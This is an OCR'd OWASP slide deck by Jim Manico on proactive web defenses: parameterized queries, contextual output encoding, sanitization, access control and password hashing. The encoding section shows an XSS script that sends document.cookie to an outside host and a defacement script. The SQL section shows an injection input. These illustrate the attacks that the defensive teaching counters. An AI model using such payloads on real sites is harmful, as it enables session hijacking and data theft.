
OWASP Top Ten Proactive Defenses

OWASP
The Open Web Application Security Project

Jim Manico
jim@owasp.org
Global Board Member

OWASP
The Open Web Application Security Project

Jim Manico
@manicode



- **OWASP Global Board Member**
- **Project manager of the OWASP Cheat Sheet Series and several other OWASP projects**
- **18+ years of software development experience**
- **Author of "Iron-Clad Java, Building Secure Web Applications" from McGraw-Hill/Oracle Press**
- **Kauai, Hawaii Resident**

OWASP
The Open Web Application Security Project

CORE MISSION


The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit also registered in Europe as a worldwide charitable organization focused on **improving the security of software.**

Our mission is to **make application security visible**, so that people and organizations can **make informed decisions** about true application security risks.

Everyone is welcomed to participate in OWASP and all of our materials are available **under free and open software licenses.**

OWASP
The Open Web Application Security Project

(1) Parameterize Queries



BOBBY TABLES IS WRONG. WHY?

OWASP
The Open Web Application Security Project

'--@owasp.org

OWASP
The Open Web Application Security Project

```
$NEW_EMAIL = Request['new_email'];

update users set email='$NEW_EMAIL'
where id=290494828;
```

OWASP
The Open Web Application Security Project

1. `update users set email='$NEW_EMAIL' where id=290494828`

2. `$NEW_EMAIL = '--@owasp.org`

3. `update users set email=''--@owasp.org' where id=290494828`

OWASP
The Open Web Application Security Project

```
$stmt = $dbh->prepare("update users set
email=:new_email where id=:user_id");

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

OWASP
The Open Web Application Security Project

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
  "SELECT * FROM User WHERE Name = @Name
      AND Password = @Password",
      objConnection);
objCommand.Parameters.Add("@Name",
      NameTextBox.Text);
objCommand.Parameters.Add("@Password",
      PassTextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```

OWASP
The Open Web Application Security Project

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
      EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from
Employees    where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

OWASP

The Open Web Application Security Project

```
my $sql = "INSERT INTO foo (bar, baz) VALUES
( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```


OWASP
The Open Web Application Security Project

(2) Encode Data Before Use In A Parser

OWASP
The Open Web Application Security Project


```
<script>
var badURL='https://manicode.com/
somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

```
<script>document.body.innerHTML='<blink
>GO OWASP</blink>';</script>
```



Contextual Output Encoding (XSS Defense)

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently




OWASP
The Open Web Application Security Project

<

OWASP
The Open Web Application Security Project

Microsoft Encoder and AntiXSS Library

- System.Web.Security.AntiXSS
- Microsoft.Security.Application.AntiXSS
- Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- Native .NET Library
- Very powerful well written library
- For use in your User Interface code to defuse script in output



OWASP
The Open Web Application Security Project

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- **More complete API (uri and uri component encoding, etc) in some regards.**
- Java 1.5+
- Current version 1.1.1
- Last update, January 16th 2015 **https://code.google.com/p/owasp-java-encoder/source/detail?r=57**

OWASP
The Open Web Application Security Project

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtml

Encode#forHtmlContent

Encode#forHtmlAttribute

Encode#forHtmlUnquotedAttribute

XML Contexts

Encode#forXml

Encode#forXmlContent

Encode#forXmlAttribute

Encode#forXmlComment

Encode#forCDATA

CSS Contexts

Encode#forCssString

Encode#forCssUrl

JavaScript Contexts

Encode#forJavaScript

Encode#forJavaScriptAttribute

Encode#forJavaScriptBlock

Encode#forJavaScriptSource

URI/URL contexts

Encode#forUri

Encode#forUriComponent

- **Ruby on Rails**
  - http://api.rubyonrails.org/classes/ERB/Util.html
- **PHP**
  - http://twig.sensiolabs.org/doc/filters/escape.html
  - http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html
- **Java/Scala (Updated January 2015)**
  - https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
- **.NET AntiXSS Library (v4.3 NuGet released June 2, 2014)**
  - http://www.nuget.org/packages/AntiXss/
- **GO**
  - http://golang.org/pkg/html/template/
- **Reform Project**
  - .NET v1/v2, Classic ASP, Python, Perl, JavaScript
  - https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

OWASP
The Open Web Application Security Project

- LDAP Encoding Functions
  - ESAPI and .NET AntiXSS
- Command Injection Encoding Functions
  - Careful here
  - ESAPI
- XML Encoding Functions
  - OWASP Java Encoder
- http://boldersecurity.github.io/encoder-comparison-reference/

OWASP
The Open Web Application Security Project

(3) Validate All Inputs

OWASP

The Open Web Application Security Project

This example displays all plugins and buttons that comes with the TinyMCE package.

Styles | Heading 1 | Font Family | Font Size

Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.

Got questions or need help?

If you have questions or need help, feel free to visit
not miss out on the documentation, its a great resou

Path: h1 » img

SUBMIT

Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

OWASP
The Open Web Application Security Project

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- It allows for simple programmatic POSITIVE policy configuration. No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
.allowUrlProtocols("http", "https").allowElements("img")
.allowAttributes("alt", "src").onElements("img")
.allowAttributes("border", "height", "width").matching(INTEGER)
.onElements("img")
.toFactory();

public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
.allowStandardUrlProtocols().allowElements("a")
.allowAttributes("href").onElements("a").requireRelNofollowOnLink
s()
.toFactory();
```

OWASP
The Open Web Application Security Project

- Pure JavaScript, client side HTML Sanitization with CAJA!
  - http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
  - https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js
- Python
  - https://pypi.python.org/pypi/bleach
- PHP
  - ~~http://htmlpurifier.org/~~
  - http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/
- .NET (v4.3 released June 2, 2014)
  - AntiXSS.getSafeHTML/getSafeHTMLFragment
  - http://www.nuget.org/packages/AntiXss/
  - https://github.com/mganss/HtmlSanitizer
- Ruby on Rails
  - https://rubygems.org/gems/loofah
  - http://api.rubyonrails.org/classes/HTML.html
- Java
  - https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- **Upload Verification**
  - Filename and Size validation + antivirus
- **Upload Storage**
  - Use only trusted filenames + separate domain
- **Beware of "special" files**
  - "crossdomain.xml" or "clientaccesspolicy.xml".
- **Image Upload Verification**
  - Enforce proper image size limits
  - Use image rewriting libraries
  - Set the extension of the stored image to be a valid image extension
  - Ensure the detected content type of the image is safe
- **Generic Upload Verification**
  - Ensure decompressed size of file < maximum size
  - Ensure that an uploaded archive matches the type expected (zip, rar)
  - Ensure structured uploads such as an add-on follow proper standard

OWASP
The Open Web Application Security Project

(4) Implement Appropriate Access Controls

OWASP
The Open Web Application Security Project

Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

```
if ( user.isRole( "JEDI" ) ||
     user.isRole( "PADWAN" ) ||
     user.isRole( "SITH_LORD" ) ||
     user.isRole( "JEDI_KILLING_CYBORG" )
) {
 log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
 log.info("Lightsaber rings are for schwartz masters.");
}
```




```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```





```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago'. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```

OWASP
The Open Web Application Security Project

(5) Establish Authentication and Identity Controls

OWASP

The Open Web Application Security Project



OWASP
The Open Web Application Security Project

1) Do not limit the type of characters or length of user password within reason

- Limiting passwords to protect against injection is doomed to failure
- Use proper encoder and other defenses described instead
- Be wary of systems that allow unlimited password sizes (Django DOS Sept 2013)

OWASP
The Open Web Application Security Project

2) Use a cryptographically strong credential-specific salt

- protect([**salt**] + [**password**]);
- Use a 32char or 64char salt (actual size dependent on protection function);
- Do not depend on hiding, splitting, or otherwise obscuring the salt

OWASP
The Open Web Application Security Project

3a) Impose difficult verification on the attacker and defender

- PBKDF2([salt] + [password], c=140,000);
- Use **PBKDF2** when FIPS certification or enterprise support on many platforms is required
- Use **Scrypt** where resisting any/all hardware accelerated attacks is necessary but enterprise support and scale is not. (bcrypt is also a reasonable choice)

3b) Impose difficult verification on *only* the attacker

- HMAC-SHA-256([private key], [salt] + [password])
- Protect this key as any private key using best practices
- Store the key outside the credential store
- Build the password-to-hash conversion as a separate webservice (cryptograpic isolation).

OWASP
The Open Web Application Security Project

Password1!

Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter
Blizzard's Battle.Net, Valve's Steam, Yahoo

OWASP
The Open Web Application Security Project

Require 2 identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

Ask one or more good security questions

- https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

Send the user a randomly generated token via out-of-band

